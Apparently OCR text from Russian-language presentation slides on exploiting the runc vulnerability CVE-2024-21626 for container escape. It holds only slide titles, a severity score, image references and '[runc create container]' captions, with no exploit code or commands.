
High 8.6 / 10

[Варианты побегов через эксплуатацию CVE-2024-21626]

CVE-2024-21626 в runc - эксплуатация




CVE-2024-21626 в runc - эксплуатация




[runc create container]

CVE-2024-21626 в runc - эксплуатация




[runc create container]

CVE-2024-21626 в runc - эксплуатация



